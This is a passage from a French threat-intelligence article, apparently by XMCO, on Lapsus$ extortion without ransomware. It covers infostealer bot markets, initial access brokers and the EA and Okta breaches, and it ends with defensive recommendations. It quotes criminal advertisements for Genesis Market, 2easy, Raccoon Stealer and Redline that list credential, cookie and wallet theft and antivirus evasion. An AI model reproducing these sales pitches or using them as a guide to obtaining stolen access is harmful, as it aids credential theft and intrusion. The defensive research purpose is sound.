
En effet, il existe un nouveau modèle commercial florissant dans les forums du Deep et Dark Web, où des vendeurs d'accès proposent à d'autres criminels des informations d'identification ou un accès direct à des entreprises du monde entier. Cela permet de ne pas avoir besoin d'exploiter une vulnérabilité ou d'envoyer des emails de phishing, et facilite ainsi grandement les choses d'un point de vue technique.

Les plateformes de ventes de bots

Il existe toute une série de marchés souterrains pour aider des attaquants à pénétrer sur les SI de leurs victimes. Ces marchés proposent à la vente des données pouvant être utilisées pour émuler l'empreinte numérique d'une victime, qu'il s'agisse d'un particulier, ou d'un administrateur d'entreprise. Les données sont récoltées grâce à des malwares de type infostealer qui se diffusent souvent via phishing, ou des sites web piégés. Après avoir infecté une machine, ils peuvent exfiltrer de nombreux types de données (portefeuilles de cryptomonnaies, identifiants de connexion, cookies de session, etc.).

Depuis plusieurs années, des plateformes de ventes d'informations d'ordinateurs compromis (bots) se multiplient sur le Deep et Dark Web. Les plateformes les plus connues sont :

- Genesis Market (pionnier du marché)
- Russian Market
- Amigos (récemment fermé pour des raisons inconnues)
- 2easy



Good day, XSS users!

Our marketplace **2Easy.shop** is already a year and a half old and we are on everyone's lips.
If you don't already know about us, let's get acquainted!


(⚠The author agrees to any reputable guarantor or verification)

General information:
At the moment, we have the largest site for the sale of logs, where more than 30 sellers are placed!
A new, improved version of the store is currently under development. Where will the sections be added ddos|cc|egifts|dedicated servers|self-registration|drawing|buying something (staf,cashed out) etc

Contact for commercial offers and registration questions [redacted]

It is possible to add your product to our growing market

Présentation de 2easy sur le forum XSS.is



Récapitulatif des principaux éléments liés aux attaques de type Ransom Without Ware

À titre d'exemple, les utilisateurs de la plateforme Genesis Market, se voient proposer l'utilisation d'un plug-in ajouté à leur navigateur. Cela leur permet d'utiliser directement les cookies de connexion de leurs victimes, pour poursuivre une session sans aucun accès à l'appareil d'origine.

Genesis Wiki

Genesis Store - professional place that helps you to increase anonymity in World Wide Web.

Genesis Store specializing in selling:
- FingerPrints (FP),
- Cookies,
- Inject Scripts info,
- Form Grabbers (Logs),
- Saved Logins,
- Other personal data obtained from different devices in the WEB.

Each bot in the store may include all mentioned above info of partial.

To help you work with this information we have developed professional software:
Genesis Security - the proprietary plugin which can simplify your work with FingerPrints and Cookies

You may purchase all the necessary data on any bot (holder).
NB: we do not check the sources or the accounts, we provide the info «as it is».

Fingerprints may be obtained in 2 different ways:
- real FP scratched by bot from the user's Device,
- generated FP based on the data grabbed by bot on the user's Device.

To find usefull information how to use this service, you can look at following sections:

Manual / How to | Terms & Conditions

With regards, Genesis team.

Présentation de Genesis Market et des types de données qui y sont vendus

Ces informations d'identification sauvegardées peuvent inclure l'accès à des SI d'entreprises, tels que Pulse Secure, Cisco ASA WebVPN ou Okta.

L'exemple d'EA : de Genesis au Slack interne de l'entreprise

L'incident chez Electronic Arts aurait commencé par l'envoi d'un email de phishing contenant une pièce jointe malveillante. Une personne ayant accès à l'instance Slack d'EA l'a ouverte et a été infectée par un malware de type infostealer (vraisemblablement AZORult).

Celui-ci aurait ensuite collecté et exfiltré les informations d'identification du navigateur Web, les cookies de session Web et d'autres jetons d'authentification. Ces informations ont été mises en vente sur Genesis [8].

Lapsus$ aurait ensuite acheté ces informations sur la plateforme Genesis Market, dont le cookie qui lui a donné accès au canal Slack d'EA. Connectés au compte légitime d'un employé, les attaquants ont contacté le service d'assistance informatique d'EA et l'ont convaincu de leur donner accès aux répertoires de codes de l'entreprise.

Les attaquants ont alors téléchargé 780 Go de données volées, dont du code source de FIFA et de Frostbite. Ces données ont ensuite été utilisées dans une tentative d'extorsion visant à faire payer EA pour qu'elles ne soient pas rendues publiques.




Schéma récapitulatif de l'attaque menée contre EA, de l'infection par un infostealer au vol de codes sources


Laspsu$ et Ransom Without Ware

De l'utilité grandissante des infostealers

Les principaux infostealer qui alimentent les marchés de vente de bots sont :

- Raccoon Stealer (activités arrêtées en mars 2022 suite à la guerre en Ukraine),
- Redline Stealer,
- AZORult,
- Vidar Stealer,
- Taurus,
- Mars Stealer (dont la popularité est grandissante suite à la disparition de Raccoon Stealer)

L'existence d'infostealers comme Redline et Raccoon est apparue pour la première fois sur des forums russophones. Ces plateformes sont des canaux privilégiés pour la distribution et la promotion de ce type d'outils.



Raccoon Stealer. We steal, You deal!

We present the result of our many months of work, regular updates, fixes and improvements! We started in April 2019 on exploit, wwh, xss, etc.
Over the past time, we have received quite a few good reviews and are constantly trying to keep the quality of our service at a high level.

Software

* Own code. Our build is not a fork of already existing products on the market
* Styler written in C / C ++.
* Our build will give you an excellent response with every spill, because the Raccoon is noticed by a few antiviruses in a dynamic test.
* Raccoon collects: passwords, cookies and autofill from all popular browsers (including FireFox x64), CC data, system information
* Almost all existing cryptocurrency desktop wallets, including the Brave browser wallet and the Metamask extension wallet.
* Built-in file downloader.
* Works on both 32 and 64 bit systems without .NET dependencies.
* Output file - Native x86 executable is easy to encrypt.
* Private key, gate address and all other string values are heavily encrypted.
* The stealer stores most of the collected data in RAM, not on disk.
* Grabber files.
* Dropper for one or more files with the ability to filter by requests contained ir passwords and cookies.
* No need to create a new build when changing the gate! The entire transfer happens invisibly from the user.
* Configuration change happens on the fly. Without rebuilding the build.
* Each build has a unique signature. A person who leaked a build on VT is easily calculated and banned in the service without a refund.

Article du premier message de promotion de Raccoon Stealer sur XSS.is

Cependant, les canaux officiels de communication des principaux infostealers se retrouvent sur Telegram et sont souvent divisés en 3 catégories :

- La page officielle qui publie des mises à jour ;
- Le chat officiel qui permet d'échanger directement avec les clients ;
- Les bots qui permettent la mise à disposition des infostealers

« Ces dernières années, les activités des IAB (Initial Acces Brokers) sont devenues de plus en plus populaires sur les forums et les marchés clandestins des cybercriminels »

REDLINESUPPORT_ENGLISH
198 subscribers

22 March 2021

channel created

REDLINESUPPORT_ENGLISH
I would like to present you a stealer tailored for convenient log work. REDLI
the most demanded information for work in each area. The program was w
into account all the wishes of people who are professionally involved in the
carding.

Build features:

1 Builds from browsers:
— Login and passwords
— Cookies
— Autocomplete fields
— Credit Cards

2 Supported browsers:
— All Chromium based browsers (Even Chrome latest version)
— All Gecko based browsers (Mozilla, etc.)

3 Collect data from FTP clients, IM clients
4 Configurable file-grabber by criteria Path, Extension, Search in subfold
configured to the desired cold wallets, steam, etc.)
5 Sample by country. Setting up a blacklist of countries where the build w
6 Configuring anti-duplicate logs in the panel

7 Collects information about the victim's system:

Canal Telegram de Redline Stealer (@REDLINE_EN - Chat officiel)

Les Initial Access Brokers

Les initial access brokers (ou IAB) sont des criminels spécialisés dans la vente d'accès aux réseaux d'entreprises à d'autres acteurs malveillants. Ces dernières années, les activités des IAB sont devenues de plus en plus populaires sur les forums et les marchés clandestins des cybercriminels comme XSS (xss[.]is), Exploit (exploit[.]in), RAMP (rampjcdlqvg(...)4xxqqd[.]onion), RaidForums (raidforums[.]com, maintenant demantelé) ou BreachForums (breached[.]co).


Pour vendre leurs accès sur ces places de marché, les IAB présentent leurs offres en utilisant les informations suivantes :

- Le secteur d'activité de l'entreprise ;
- Son nombre d'employés ;
- Ses revenus ;
- Le type d'accès (webshell, VPN, RDP, etc.) ;
- Le prix de l'accès (généralement en $400 et $10 000).

Pour obtenir ces accès, les IAB exploitent souvent des vulnérabilités présentes sur les ressources (comptes utilisateurs, postes, serveurs, etc.) des victimes.

Accès SQL injection (SQLi)

Il est fréquent de voir des IAB vendre des moyens d'exploiter des vulnérabilités de type SQLI qu'ils ont identifiées. L'exploitation de ces vulnérabilités permet le plus souvent d'avoir accès à des bases de données, mais peut aussi, dans les cas les plus sévères, donner accès aux systèmes des victimes.



Exemple de vulnérabilités SQLi vendues sur Exploit

Accès webshell

L'un des principaux accès vendus par des IAB sont des webshells installés sur des serveurs web compromis.

Exemple de vente de webshells sur le forum XSS

Accès RDP


Le Remote Desktop Protocol est populaire auprès des entreprises, qui l'utilisent notamment pour les connexions à distance de leurs employés. Pour y avoir accès, les IAB ont simplement besoin d'un identifiant et d'un mot de passe.

Pour cela, certains attaquants effectuent des recherches massives de serveurs RDP exposés sur Internet et mènent des attaques par recherche exhaustive, ou force brute.

Exemple de vente d'accès RDP sur XSS

Informations d'identification Active Directory


L'accès le plus précieux qu'un IAB puisse vendre est un accès d'administrateur de domaine. En effet, le niveau de privilège associé à ce statut est l'un plus élevés qui soit.



Exemple d'accès d'administration en vente sur RaidForums

Laspsu$ et Ransom Without Ware


Ces panneaux permettent généralement d'accéder au contenu de l'hébergement Web, qui comprend souvent des solutions de paiement (ex. informations cartes de crédit). Le plus populaire de ces panneaux est cPanel.



Exemple de vente de cPanel sur le forum XSS

Accès VPN

De plus en plus d'entreprises déploient des réseaux privés virtuels (VPN) pour permettre à leurs employés de se connecter à distance au réseau de l'entreprise. Comme pour le RDP, s'il n'y a pas d'authentification à deux facteurs, il suffit d'un login et d'un mot de passe pour avoir accès au réseau de l'entreprise.




Exemple de vente d'accès VPN sur RAMP


Lapsus$ a souvent affiché publiquement sa volonté de cibler des entreprises spécifiques sur son canal Telegram. Dans ces cas, Lapsus$ a ouvertement publié des annonces de recrutement auprès d'employés, ou de partenaires commerciaux d'organisations ciblées.
Pour cela, Lapsus$ compte faire levier sur des salariés mécontents ou d'autres pour lesquels l'appât du gain est trop fort.

Dans la plupart des cas, ces employés fournissent leurs informations d'identification et approuvent la demande de validation MFA. Dans d'autres configurations, l'employé a installé un logiciel de gestion à distance comme AnyDesk sur sa machine et donne au groupe le contrôle de son système. Les premières publications de Lapsus$ allant dans ce sens remontent à 2021, sur Reddit.

Le 10 mars 2022, Lapsus$ a annoncé sur son canal Telegram qu'ils recrutaient des employés travaillant dans les secteurs des télécommunications, de l'informatique et des fournisseurs d'accès à Internet. Microsoft est clairement mentionnée.



Aperçu d'une campagne de recrutement d'Insiders sur Reddit par Laspsus$ (BreachBase)



Aperçu d'une campagne de recrutement d'Insiders sur Telegram par Laspsus$

Les Insiders, ou la menace interne

Conclusion et recommandations

Nous pouvons tirer quelques enseignements propres à la tendance Ransom Without Ware :

- Elle représente la troisième évolution en termes de méthodes d'extorsion visant des entreprises, depuis l'apparition des premiers ransomwares modernes ;
- S'il est impossible de dire si cette tendance connaîtra un dynamisme durable, deux groupes importants d'attaquants l'ont déjà adopté malgré leurs différences ;
- La singularité de mode opératoire face aux attaques ransomware traditionnelles (absence de malwares, importance de l'accès initial) rend en partie obsolète les mécanismes de défense érigés ces dernières années.

Les groupes Ransom Without Ware forcent les organisations à repenser leurs postures de défense. En effet, les APT cherchent des accès stratégiques sur du long terme et se concentrent sur la persistance, les groupes ransomwares se concentrent sur le déploiement de malwares et les mouvements latéraux. Un groupe comme Laspsus$ cherche plutôt à exfiltrer des données sensibles rapidement, souvent en quelques heures grâce à l'utilisation d'accès légitimes compromis.
De surcroît, dans le cas d'une attaque reposant sur des accès légitimes, des outils comme les EDR, les pare-feu, la détection d'IoC et les analyses de TTP sont rendus en partie obsolètes [9][10].

Les principales mesures pour se protéger contre les IAB

- N'utiliser que les passerelles RDP et VPN qui prennent en charge le MFA ;
- N'utiliser également que des panneaux de contrôle autorisant le MFA ;
- Activer l'authentification au niveau du réseau (NLA) pour les accès RDP ;
- Mettre en place une politique de gestion de mots de passe robustes pour lutter contre les attaques par brute force ;
- Si possible, ne pas autoriser les connexions à distance pour les comptes privilégiés ;
- Verrouiller automatiquement les utilisateurs ayant fait plusieurs tentatives de connexion infructueuses et lancer une analyse, notamment les comptes privilégiés ;
- Surveiller le contenu de serveurs web de l'organisation.

L'exemple d'Okta : de l'accès initial à la menace d'attaque par rebond

Okta est un éditeur de solution d'authentification. Lapsus$ est parvenu à prendre le contrôle d'un compte appartenant à un employé de Skyes/Sitel (sous-traitant de Okta). À l'époque, le compte de cet employé fournissait un service clientèle aux utilisateurs d'Okta. En exploitant ce compte compromis, Lapsus$ a pu consulter les données de clients d'Okta. On suspecte le groupe d'avoir pu réinitialiser des mots de passe et récolter des informations sur les clients.




Schéma récapitulatif du déroulé de l'attaque contre Okta

Laspsu$ et Ransom Without Ware

Les principales mesures pour se protéger contre les infostealer

- Identifier les ressources affectées en utilisant les règles YARA et les IoC liés aux principaux malwares de type infostealer ;
- Lancer une politique de rotation sur la modification d'informations de connexion ;
- Exiger que les collaborateurs n'accèdent pas à des ressources professionnelles depuis des appareils personnels ;
- Exiger l'authentification multifactorielle (MFA) pour tous les utilisateurs ;
- Tirer parti des méthodes d'authentification sans mot de passe telles que les jetons FIDO ;
- L'authentification VPN doit s'appuyer sur des options telles que OAuth ou SAML pour permettre une détection des ouvertures de sessions suspectes ou risquées ;
- Bloquer les mécanismes de connexion automatique pour les connexions et les utilisateurs à risque.

Surveiller activement le Deep et Dark Web

La surveillance du Deep et Dark Web (forums, marchés de bots, fuites d'identifiants de connexion, etc.) permet d'être informé à chaque fois qu'une organisation est mentionnée par les cybercriminels, et notamment les IAB. Même si des ressources sont compromises il est possible d'arrêter une attaque ou d'en limiter l'impact en réagissant rapidement à la menace et en identifiant les ressources affectées.


Une surveillance continue de ces espaces est donc indispensable pour pouvoir se prémunir d'attaques dont la cible n'a même pas conscience. La connaissance de ces réseaux, mais également **leur infiltration est une pierre angulaire de la CTI telle qu'elle est opérée chez XMCO, notamment au travers de notre service Serenety.**

Renforcer ses lignes de défense

Qu'il s'agisse de Lapsus$ ou de Karakurt, certaines mesures sont d'autant plus importantes dans le cadre d'une attaque Ransom Without Ware :

- Mettre en place des programmes de sensibilisation pour tous les utilisateurs ;
- Éviter les méthodes MFA basées sur les SMS pour éviter les risques liés au SIM swapping ;
- Mettre en place un plan de réponse aux incidents ;
- Appliquer systématiquement des correctifs des systèmes d'exploitation et d'autres logiciels (notamment JIRA, Gitlab et Confluence) ;
- Interdire et détecter tout stockage d'informations d'identification dans des fichiers partagés ;
- Chiffrer les données au repos lorsque cela est possible et protéger les clés et les technologies correspondantes ;

Mener des recherches en continu sur les nouvelles TTP des attaquants, comme les techniques de living off the land (utilisation exclusive des outils ou des fonctionnalités qui existent déjà dans les environnements des cibles pour mener des attaques) afin de détecter et de répondre de manière proactive à une cyberattaque.



L’entrée en scène de Lapsus$ et la tendance du Ransom Without Ware

Références

[1] [2]
https://www.secureworks.com/research/cryptolocker-ransomware

[3] https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-001.pdf

[4] https://securelist.com/maze-ransomware/99137/

[5] https://arstechnica.com/information-technology/2022/03/lapsus-and-solar-winds-hackers-both-use-the-same-old-trick-to-bypass-mfa/

[6] https://krebsonsecurity.com/2022/03/a-closer-look-at-the-lapsus-data-extortion-group/

[7] https://www.trendmicro.com/vinfo/de/security/news/cybercrime-and-digital-threats/investigating-the-emerging-access-as-a-service-market

[8] https://www.vice.com/en/article/7kvkqb/how-ea-games-was-hacked-slack

[9] https://www.accenture.com/us-en/blogs/cyber-defense/karakurt-threat-mitigation

[10] https://www.microsoft.com/security/blog/2022/03/22/dev-0537-criminal-actor-targeting-organizations-for-data-exfiltration-and-destruction/

xmco
We deliver cybersecurity expertise

La sécurité des réseaux WiFi

Par Nicolas GRAVELEAU

Pour mieux comprendre

